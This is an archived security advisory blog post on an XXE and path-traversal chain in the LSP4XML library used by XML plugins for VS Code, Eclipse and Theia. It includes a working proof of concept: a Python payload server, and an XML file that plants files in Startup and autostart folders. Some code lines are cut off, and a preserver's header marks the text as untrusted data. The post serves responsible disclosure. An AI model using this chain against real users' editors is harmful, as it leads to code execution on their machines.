Shielder - Don’t open that XML: XXE to RCE in XML plugins for VS Code, Eclipse, Theia, …

Shielder - Don’t open that XML: XXE to RCE in XML plugins for VS Code, Eclipse, Theia, … - thezero, zi0black, Shielder.

- Published: date not stated
- Original: <https://www.shielder.it/blog/dont-open-that-xml-xxe-to-rce-in-xml-plugins-for-vs-code-eclipse-theia/>
- Current location: <https://www.shielder.com/blog/2019/10/dont-open-that-xml-xxe-to-rce-in-xml-plugins-for-vs-code-eclipse-theia/>
- Preserved from: https://www.shielder.com/blog/2019/10/dont-open-that-xml-xxe-to-rce-in-xml-plugins-for-vs-code-eclipse-theia/ (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Shielder - Don’t open that XML: XXE to RCE in XML plugins for VS Code, Eclipse, Theia, …

Don’t open that XML: XXE to RCE in XML plugins for VS Code, Eclipse, Theia, …

TL;DR

LSP4XML, the library used to parse `XML` files in VSCode-XML, Eclipse’s wildwebdeveloper, theia-xml and more, was affected by an `XXE` (CVE-2019-18213) which lead to `RCE` (CVE-2019-18212) exploitable by just opening a malicious `XML` file.

Introduction

2019 seems to be XXE’s year: during the latest Penetration Tests we successfully exploited a fair amount of `XXE`s, an example being https://www.shielder.com/blog/exploit-apache-solr-through-opencms/.

It all started during a web application penetration test, while I was trying to exploit a `blind XXE` with zi0black. We started with a standard `XXE` payload with an external `DTD` pointing to our listening web-server; we knew the target server couldn't perform `HTTP` requests to the internet, so we were expecting only a `DNS` interaction, but then we received two different `DNS` interactions and one `HTTP` request... What the Phrack?!

Self-ownage?

While trying to find out the cause of the interactions we noticed that the `HTTP` request was coming from our own `IP` address, which was weird: did someone just own herself?!

In order to investigate such behavior we replayed all the steps using a fresh Burp Collaborator instance as callback server and *WAT?!* when we saved the new `XML` payload in Visual Studio Code the `XXE` was triggered. At this point we were like "*ok, we're doing something wrong, it's impossible that this is the default VS Code behavior and we never noticed previously*".

We checked the VS Code configuration to understand why it was happening and we noticed that the XML Language Support extension by RedHat was installed, which is the one VS Code suggests you to install when opening an `XML` file for the first time. Using a very *naive* approach we disabled the extension to verify it was the root-cause and replicated the steps, and yes that was the case!

Dig, Diglett, Dugtrio

The `XML Language Support` extension (a.k.a. `VSCode-XML`) allows you to open `XML` / `DTD` / `XSTL` / `XSD` files and parse them for syntax errors, but more importantly validates `XML` / `XSTL` files against `DTD` / `XSD` definitions. By analysing the extension code it's easy to understand that it is merely a dummy-client, all the juicy `XML` parsing is done by the LSP4XML Language Server.

It turned out that the `XXE` vulnerability lied in `LSP4XML` itself: when opening an `XML` file inside Visual Studio Code with `VSCode-XML` installed, every time the file is edited or saved, `LSP4XML` parses the file locally and reports any error(s) in the VS Code interface.

Failed weaponization

Ok nice, we have found an `XXE` that it's triggered on file open, but can we weaponize this vulnerability? We tried common OOB exfiltration tricks used in such situations, but everything failed due to the combination of a recent Java version (1.8+) and URI parsing. The only things we could perform were:

- Blind SSRF
- NetNTLMv2 exfiltration on Windows

A strange behavior

While playing with the `XXE` we noticed a strange (and pretty boring) behavior: URLs are retrieved only once. It was obvious that some kind of caching system could have been in place, so probably our files, referenced as `DTD`s, are downloaded and stored somewhere... what could go wrong?

The caching procedure works in this way:

- an XML file is parsed
- if an external entity is referenced its URL is noted
- the noted URL is used to verify if a file from the same host has already been cached, by checking the directory `$HOME/.lsp4xml/cache/http/$host/$path_of_file`
- if the cache entry doesn't exists the file is downloaded and moved to `$HOME/.lsp4xml/cache/http/$host/$path_of_file`

Wait a second. We can fully control the path of the file, what would happen if the external entity URL contained a `../` in the path? You guessed it! The caching procedure is vulnerable to a Path Traversal while saving the cache file, which results in the ability to write an arbitrary remote file in an arbitrary local directory. The procedure is also so kind to create the folder structure we need if it's not already there.

XXE to RCE, yay!

The vulnerability is in the very last step of the caching procedure, where the `$path_of_file` is not sanitized, so if the URL of the external entity is `http://attack.er/../../../../Desktop/test.txt` the cache file will be written to `$HOME/Desktop/test.txt`, which is basically an arbitrary file write. The only limitations are that it's impossible to overwrite any file due to point 3 of the parsing procedure and

obviously everything is done with the current user privilege set (so if the current user is an administrator we can write anywhere, otherwise only in her home / world-writable directories).

Now we can easily achieve RCE by abusing the Startup/Autostart mechanism:

- on a Windows systems, by referencing a batch file as external entity and using the path traversal to write it in the `$HOME\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\` folder.
- on most GNU/Linux systems, by writing a "desktop" file in the `$HOME/.config/autostart/` folder.

Now we just need to wait for the victim to logout and login again on her machine to obtain code execution!

One exploit, many affected products

After finishing our exploit chain for `LSP4XML`, we checked who is using that library besides `VSCode-XML` and we found that also Eclipse's wildwebdeveloper extension and theia-xml-extension are vulnerable – and probably many more!

PoC || GTFO

Here are the steps to exploit the XXE and achieve RCE on both Windows and GNU/Linux systems:

- Install Visual Studio Code and the "vscode-xml" (known as "XML by RedHat") extension < 0.9.1 version
- Save the Python3 code below and run it with `python3 server.py`

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
```

```
#!/usr/bin/env python3
from http.server import HTTPServer, BaseHTTPRequestHandler

class RequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-type', 'application/octet-stream')
        self.end_headers()
        if '.desktop' in self.path:
            self.wfile.write(b'[Desktop Entry]\nName=Exploit\nGenericName=\nComment=\nExec=sh -c "id;read"\nTermina
        else:
            self.wfile.write(b'start cmd.exe /k "whoami"')

def run(server_class=HTTPServer, handler_class=RequestHandler, port=9000):
    server_address = ('', port)
    httpd = server_class(server_address, handler_class)
    print('Starting httpd on port {}...'.format(port))
    httpd.serve_forever()

run()
```

| |

- Copy and paste the following content in Visual Studio Code:

|


```
1
2
3
4
5
6
```

|

```
<?xml version="1.0"?>
<!DOCTYPE r [
    <!ENTITY linux SYSTEM "http://127.0.0.1:9000/../../../../.config/autostart/cmd.desktop">
    <!ENTITY windows SYSTEM "http://127.0.0.1:9000/../../../../AppData/Roaming/Microsoft/Windows/Start Menu/Prograr
]>
<r>&linux;&windows;</r>
```

| |

- Save as XML file
- Notice the requests to the Python3 web server
- Once a logout and login is performed the injected command will be executed (i.e. on Windows a "Command Prompt" is opened and the `whoami` command is executed, on GNU/Linux a "Terminal" is opened and the `id` command is executed)



Conclusions

Finding and exploiting these vulnerabilities was really fun, not just because the first one was spotted only by chance `¯\_( )_/¯`, but also because pwning a library used in many big projects is always satisfying!

If you are using `LSP4XML` in one of your projects update it to version 0.9.1.

If you need to reference these vulnerabilities you can use the following CVEs:

- Directory Traversal – CVE-2019-18212
- XXE – CVE-2019-18213

Timeline:

- 20/09/2019 – Vulnerability discovered
- 27/09/2019 – Reported to RedHat Security
- 30/09/2019 – RedHat Product Security redirected to upstream developers
- 01/10/2019 – Vulnerability reported to VSCode-XML developer team
- 01/10/2019 – Vulnerability acknowledged, working on a patch
- 07/10/2019 – Patch reviewed

- 08/10/2019 – Patch merged into master
- 17/10/2019 – Version 0.9.1 released

We would like to thank Fred Bricon and Angelo Zerr from RedHat for triaging and patching the vulnerabilities in a fast and professional way.
